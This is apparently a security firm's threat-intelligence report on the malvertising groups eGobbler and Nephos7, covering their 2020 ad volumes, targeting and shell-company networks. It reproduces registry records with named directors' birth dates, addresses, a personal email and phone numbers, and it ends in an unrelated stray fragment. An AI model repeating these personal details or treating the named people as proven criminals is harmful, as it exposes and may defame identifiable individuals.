
In total, in 2020, Confiant blocked 112 million ads from eGobbler and 198 million ads from Nephos7 on behalf of our online publisher clients. Extrapolating our data, we estimate 6 billion malicious ads were served by the two actors during the period.

Targeting

Device/OS targeting has been markedly different between the two actors. In 2020, eGobbler was heavily focused on targeting desktop computers (76%) while Nephos7 was more evenly split between mobile devices (52%) and desktop (48%).

As presented earlier, Nephos7 specifically targets Windows, excluding Mac OS X from its targeting.

Notably, in 2020 iOS only received a small fraction of hits from eGobbler (1.8%) while being completely excluded by Nephos7. Both actors have favored Android as their mobile platform of choice. This is all the more striking as eGobbler started out back in 2017 with a strong iOS focus.



Device/OS targeting by actor (2020)

To achieve the sort of persistent scale that both actors enjoyed in 2020, they became experts at building relationships with “DSP” ad platforms. To enter the ad tech ecosystem, they worked to look reputable from all perspectives. That includes:

- Building a reputable looking corporate identity, with a legal entity registered far from “home” - more on this below.
- Using a commercial ad server to host ad creatives and give a semblance of buyer sophistication. In reality, well-tuned commercial ad servers can achieve incredibly powerful cloaking for malvertisers.
- Running dummy ad campaigns for weeks or months at low volumes (to build reputation) before flipping the switch.

Hunting Corporations

Programmatic advertising has been architectured such that online publishers have little oversight or visibility on campaigns that are running on their sites. What will start running at full throttle at 8 am on a quiet Sunday morning (eGobbler’s and Nephos7’s favorite modus operandi) is left to sheer unpredictability.

The situation is quite different if you take the perspective of a DSP. To qualify for the kind of scale that these threat actors are craving for, customers typically go through a thorough approval process, mostly focused on assessing risk based on reputation.

Burn and Repeat

Once they’ve committed their deed, the abused DSP forever bans the offending entity used to finance the malicious ad campaign. This constraint shapes for our attackers a fairly simple game plan:


- Create many legal entities,
- Burn them one by one with each DSP
- Repeat.

Due to the lack of industry-wide buyer transparency, malicious entities have the leisure to strike repeatedly without fear of industry-wide ban. **We at Confiant sponsor an initiative to provide this transparency:** .

Network of Organized Crime

Over time, Confiant's security team started to methodically pin attacks to their corresponding legal entities. This effort could not have been possible without the cooperation of many impacted DSPs (thank you!).

Nephos7 Entities




Company name	Incorporated in	Company site	Date first seen	Date last seen
Wooden Ads	Australia	https://www.woodenads[.]com/	January 2020	November 2020
Signal Ads	USA (Colorado)	https://signal-ads[.]com/	June 2020	June 2020
Adsige	USA (Colorado)	http://adsige[.]com/	June 2020	June 2020
Boostad	Australia	https://boostad[.]org/	August 2020	October 2020
WithinPlus	Canada	https://withinplus[.]com	August 2020	November 2020
Ideads	United Kingdom	https://ideads[.]org/	August 2020	September 2020
AdsCompanion	United Kingdom	http://adscompanion[.]com	August 2020	September 2020
Lindause	Hong Kong	http://lindause[.]net/	October 2020	October 2020
Link Ads LTD	United Kingdom	http://linkads[.]org/	November 2020	November 2020
AdSuccess	United Kingdom	http://www.adsuccess[.]org/	N/A	N/A
AdsNic	United Kingdom	http://adsnic[.]net/	N/A	N/A
AdBooming	United Kingdom	http://www.adbooming[.]com/	N/A	N/A
Betenshads	United Kingdom	http://www.betenshads[.]com/	N/A	N/A
Invechads	United Kingdom	http://www.invechads[.]com/	N/A	N/A
Reayouads	United Kingdom	http://www.reayouads[.]com/	N/A	N/A
DizzyFew	United Kingdom	http://dizzyfew[.]net/	N/A	N/A
Addigitzation	United Kingdom	https://addigitzation[.]com/	N/A	N/A
BuffetAds	United Kingdom	https://www.buffetads[.]com	N/A	N/A


Nephos7 entities active in 2020

We believe **Wooden Ads** started operating some time in Q4 of 2019 as the first Nephos7 front company making the rounds through the major DSPs. With an incorporation in November 2017, one can only wonder what this company was previously used for. The level of sophistication we've identified right from its inception is consistent with a previous life in malvertising.

Despite a remarkable streak of **Wooden Ads** activity, it soon became time to invoke more legal entities to establish more DSP connections. By June, Nephos7 started rolling out a wide range of entities that had been patiently staged since 2018. Incorporated in Colorado in March and October 2018 respectively, **AdSige** and **SignalAds** both appeared on our radar in June 2020 in separate attacks. In total, between June and November, 8 entities were responsible for Nephos7 attacks. Paradoxically, this is also a time of decreased success, characterized by an inability to generate any significant volumes after July.



website: an almost copycat of Appular's




+61 280056598

info@boostads.org

Suite1205,227 Elizabeth Street
Sydney NSW 2000,Australia

business personas and legal presence in Australia



Date	Document No.	Document type	Pages	Uncertified
17/07/2020	7EAY68520	(484)	2	$17.00 □
10/02/2020	1ECS25235	(484)	2	$17.00 □
				$17.00 □

Officeholders and Other Roles — **Document Number**

Director

Name: MENGLU QI — 7EAY68520
Address: Suite 2109 Level 21, 233 Castlereagh Street,
SYDNEY NSW 2000
Born: 07/11/1964, BEIJING, CHINA
Appointment date: 07/02/2020


Previous Director

Name: TENGWEI HUANG — 0EDF61163
Address: Suite 1205, 219-227 Elizabeth Street, SYDNEY
NSW 2000
Born: 05/05/1990, FUJIAN, CHINA
Appointment date: 21/09/2018
Cease date: 07/02/2020

Previous Secretary

Name: TENGWEI HUANG — 0EDF61163
Address: Suite 1205, 219-227 Elizabeth Street, SYDNEY
NSW 2000
Born: 05/05/1990, FUJIAN, CHINA

directors residing in China (Beijing and Fujian)



Claire Walmsley	Howard Walmsley	June Hall	Jason Brett
DSP Business Development	*Human Resources Manager*	*Technology Engineer*	*Business Manager*

CONTACT US


Get In Touch

Email
claire@ideads.org

Address
16-18 Circus Road, London, United Kingdom,

Call At
+44 7631413396

business personas and legal presence in the UK



Companies House

KUANG, Yanhui

Correspondence address

16-18, Circus Road, London, United Kingdom, NW8 6PG

Role ACTIVE	Date of birth	Appointed on
Director	January 1998	24 July 2019

Nationality	Country of residence	Occupation
Chinese	China	Director

FARSTAR CPA LTD

Correspondence address

Room 2501,Lindun Building, No.100,North Hengfeng Road,Jingan, Shanghai, China, 200070

Role RESIGNED	Appointed on	Resigned on
Secretary	24 July 2019	13 March 2020

director residing in China and China-based CPA


While looking up the directors of Nephos7 entities (all individuals residing in China), we identified many more dormant companies based in the UK, also established in 2018 and in good standing as of late 2020, likely ready for a slew of new attacks.

eGobbler Entities

Company name	Incorporated in	Company site	Date first seen	Date last seen
Ad Channel Exchange	Hong Kong	https://adchannel[.]exchange/	February 2019	February 2019
AdXBench	Unknown	Unknown	May 2020	May 2020
Oray Ads Ltd	Hong Kong	http://www.orayads[.]com/	June 2020	June 2020
Kick The Ads	US (WY)	http://kicktheads[.]com/	August 2020	September 2020
Cross Pads	US (KY)	https://crosspads[.]com/	August 2020	August 2020
Media Biz	US (MI & KY)	https://media-biz[.]com/	September 2020	September 2020
Ink Media Works	US (WA)	https://inkmediaworks[.]com	N/A	N/A
CrossTechLab	Hong Kong	https://www.crossstechlab[.]com/	N/A	N/A

eGobbler entities active in 2019 and 2020

Confiant has been tracking eGobbler since 2017 but only started building consistent entity attribution in 2020. We know however that eGobbler started out by registering legal entities in Hong Kong and over time realized that registering in the US would carry more reputation and facilitate building business relationships with DSPs. Two entities were created in August 2019 and another two in March 2020, all with Chinese-named directors.



Kick The Ads

Increase your audience, extend business footprint and take it to a new level!

Get In Touch

hello@kicktheads.com

+1 307 215-7702

Office

123 W 1st St #125, Casper, WY 82601

Wyoming Secretary of State
2020 Carey Avenue
Suite 700
Cheyenne, WY 82002-0020
Ph. 307-777-7311

For Office Use Only
WY Secretary of State
FILED: Aug 16 2019 6:20PM
Original ID: 2019-000871366

Profit Corporation
Articles of Incorporation

I. The name of the corporation is:
kick the ads LTD

II. The name and physical address of the registered agent of the corporation is:
YAN HE
125 College Drive
Casper, WY 82601

III. The mailing address of the corporation is:
39899 BALENTINE DR
SUITE 200
NEWARK, CA 94560

IV. The principal office address of the corporation is:
39899 BALENTINE DR
SUITE 200
NEWARK, CA 94560


V. The number, par value, and class of shares the corporation will have the authority to issue are:

Number of Common Shares:	100	Common Par Value:	$0.0000
Number of Preferred Shares:	0	Preferred Par Value:	$0.0000

VI. The name and address of each incorporator is as follows:
yan he
39899 BALENTINE DR, suite 200, newark, ca 94560

Signature: *yan he* Date: 08/16/2019
Print Name: yan he
Title: ceo
Email: ycsissi2210@gmail.com
Daytime Phone #: (510) 516-9968

Articles of Incorporation



限制:

价钱: 1200元以上 $

